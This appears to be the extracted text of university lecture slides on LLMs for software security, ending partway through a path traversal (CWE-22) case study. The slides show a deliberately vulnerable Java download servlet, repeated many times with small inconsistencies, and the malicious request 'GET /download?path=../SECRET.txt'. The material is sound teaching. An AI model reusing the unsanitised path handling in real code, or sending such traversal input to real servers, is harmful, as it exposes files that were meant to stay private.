


Machine Programming

Lecture 17 – LLM for Software Security

Logistics – Week 10

- Oral Presentations
 - Emails are being sending out; plans established
- Final Projects
 - Final project proposal: 1 page PDF (due on Sunday)
 - Submit on GradeScope
 - Send email to the instructor questions

Module 3: Overview



Software Analysis

Vulnerability Detection, Analysis, and Exploitation

Forms of Software Analysis

Static Analysis

Examine code without concrete execution


- Dataflow analysis
- Taint analysis
- Abstract interpretation
- Symbolic execution
- ...

Dynamic Analysis

Observes program behavior while executing

- Unit testing
- Fuzzing
- Property-based testing
- Penetration testing
- ...

Software Analysis: Impossible Triangle



Software Analysis: Impossible Triangle

Dynamic Analysis:


Unit Testing

- (assuming tests are correct)

Fuzzing

- (assuming harness is real)

Completeness
Never raise a false alarm



Soundness

Never miss a real bug

The unit test cases might not be comprehensive enough.

Termination

Always finish the analysis within finite time

Software Analysis: Impossible Triangle


Static Analysis:

Taint Analysis

- (assuming correct specs)

Abstract Interpretation

- (assuming correct domains)



Agenda


- Vuln Case Study: Path Traversal (CWE-22)
- Vuln Detection Language: CodeQL
- Vuln Detection Language: Semgrep
- Vuln Exploits: Proof-of-Concept

Agenda

- Vuln Case Study: Path Traversal (CWE-22)
- Vuln Detection Language: CodeQL
- Vuln Detection Language: Semgrep
- Vuln Exploits: Proof-of-Concept

Vulnerability Detection (Cont.)

- To be able to detect software vulnerabilities, one first need to **understand vulnerabilities**:



The screenshot shows the '2024 CWE Top 25 Most Dangerous Software Weaknesses' page. The header includes the CWE logo, the title 'Common Weakness Enumeration', and a subtitle 'A community-developed list of SW & HW weaknesses that can become vulnerabilities'. There are also badges for 'Top 25' and 'Top HW CWE', and a link 'New to CWE? Start here!'. The navigation bar includes links for Home, About, Learn, Access Content, Community, and Search. The main content area lists the top 25 weaknesses, with the first three being: 1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') (CWE-79), 2. Out-of-bounds Write (CWE-787), and 3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') (CWE-89). The list continues with items 22, 23, and 24: 22. Use of Hard-coded Credentials (CWE-798), 23. Integer Overflow or Wraparound (CWE-190), and 24. Uncontrolled Resource Consumption (CWE-400). Each item includes its rank, description, CWE ID, and statistics on CVEs in KEV and rank change from last year.

CWE Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Home > CWE Top 25 > 2024

Home | About | Learn | Access Content | Community | Search

2024 CWE Top 25 Most Dangerous Software Weaknesses

[Top 25 Home](#) | [Share via: X](#) | [View in table format](#) | [Key Insights](#) | [Methodology](#)

- 1** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[CWE-79](#) | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲
- 2** Out-of-bounds Write
[CWE-787](#) | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼
- 3** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[CWE-89](#) | CVEs in KEV: 4 | Rank Last Year: 3
- ...
- 22** Use of Hard-coded Credentials
[CWE-798](#) | CVEs in KEV: 2 | Rank Last Year: 18 (down 4) ▼
- 23** Integer Overflow or Wraparound
[CWE-190](#) | CVEs in KEV: 3 | Rank Last Year: 14 (down 9) ▼
- 24** Uncontrolled Resource Consumption
[CWE-400](#) | CVEs in KEV: 0 | Rank Last Year: 37 (up 13) ▲

Path Traversal (CWE-22)

 **Common Weakness Enumeration**
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Top 25

Top HW CWE

New to CWE?
[Start here!](#)

Home > CWE List > CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') (4.18) ID Lookup: [Go](#)

Home | About ▼ | Learn ▼ | Access Content ▼ | Community ▼ | Search ▼

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Weakness ID: 22
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information:

Conceptual

Operational


Mapping Friendly

Complete

Custom

Description

The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.



The diagram shows a 'Vulnerable Product' box receiving 'Input Data' from a cloud icon. An arrow points from the product to a box labeled 'Vulnerable Product Fails to Neutralize Input Data', which has a sad face icon. From there, an arrow points to a box labeled 'Unauthorized Portion of The File System Accessed', also with a sad face icon. This box is outside a larger box labeled 'File System'. Inside the 'File System' box, there is a green box labeled 'Access Allowed' and a white box labeled 'Not Supposed to Access'.

Extended Description

Many file operations are intended to take place within a restricted directory. By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location. This is referred to as relative path traversal. Path traversal also covers the use of absolute pathnames such as "/usr/local/bin" to access unexpected files. This is referred to as absolute path traversal.

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {
    private static final String BASE_DIR = "/var/www/public-files";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {
    private static final String BASE_DIR = "/var/www/public-files";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

```
public class DownloadFileServlet extends HttpServlet {
```

```
    private static final String URL = "GET /download?path=css/basic.css";
```

```
    @Override
```

```
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
```

```
    {
```

```
        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
```

```
        if (requested == null || requested.isEmpty()) { /* ERROR */ }
```

```
        File file = new File(BASE_DIR + File.separator + requested);
```

```
        if (file.exists() && file.isFile()) {
```

```
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
```

```
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
```

```
                // Read the file...
```

```
            }
```

```
        } else {
```

```
            /* ERROR */
```

```
        }
```

```
    }
```

```
}
```

```
/var/www/
```

```
| - public-files/
```

```
|   | - index.html
```

```
|   | - css/
```

```
|   |   | - basic.css
```

```
|   |   | - js/
```

```
|   |       | - basic.js
```

```
| - SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

```
public class DownloadFileServlet extends HttpServlet {
    private static final String URL = "GET /download?path=css/basic.css";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
```

```
{
    String requested = req.getParameter("path"); // css/basic.css
    if (requested == null || requested.isEmpty()) {

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

```
public class DownloadFileServlet extends HttpServlet {
    private static final String PATH = "/download?path=css/basic.css";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path"); //
        if (requested == null || requested.isEmpty()) {

            File file = new File(BASE_DIR + File.separator + requested);
            if (file.exists() && file.isFile()) {
                resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
                try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                    // Read the file...
                }
            } else {
                /* ERROR */
            }
        }
    }
}
```

GET /download?path=css/basic.css

css/basic.css

/var/www/public-files/css/basic.css

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

```
public class DownloadFileServlet extends HttpServlet {

    private static final String PATH = "/download?path=css/basic.css";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path"); //
        if (requested == null || requested.isEmpty()) {

            File file = new File(BASE_DIR + File.separator + requested);
            if (file.exists() && file.isFile()) {
                resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
                try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                    // Read the file...
                }
            } else {
                /* ERROR */
            }
        }
    }
}
```

GET /download?path=css/basic.css

css/basic.css

/var/www/public-files/css/basic.css

Reading File

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

Malicious data

```
public class DownloadFileServlet extends HttpServlet {
    private static final
```

GET /download?path=../SECRET.txt

```
@Override
protected void doGet(HttpServletRequest req, HttpServletResponse res)
    throws ServletException, IOException
{
    String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
    if (requested == null || requested.isEmpty()) { /* ERROR */ }

    File file = new File(BASE_DIR + File.separator + requested);
    if (file.exists() && file.isFile()) {
        resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
        try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
            // Read the file...
        }
    } else {
        /* ERROR */
    }
}
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

Malicious data

```
public class DownloadFileServlet extends HttpServlet {
    private static final
```

GET /download?path=../SECRET.txt

```
@Override
```

```
protected void doGet(HttpServletRequest req, HttpServletResponse res)
    throws ServletException, IOException
```

```
{
```

```
    String requested = req.getParameter("path"); //
    if (requested == null || requested.isEmpty()) {
```

../SECRET.txt

```
    File file = new File(BASE_DIR + File.separator + requested);
```

```
    if (file.exists() && file.isFile()) {
```

```
        resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
```

```
        try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
            // Read the file...
        }
```

```
    } else {
```

```
        /* ERROR */
```

```
    }
```

```
}
```

```
}
```

```
/var/www/
```

```
| - public-files/
```

```
|   | - index.html
```

```
|   | - css/
```

```
|   |   | - basic.css
```

```
|   |   | - js/
```

```
|   |       | - basic.js
```

```
| - SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

Malicious data

```
public class DownloadFileServlet extends HttpServlet {
    private static final String BASE_DIR = "/var/www/public-files/";

    @Override
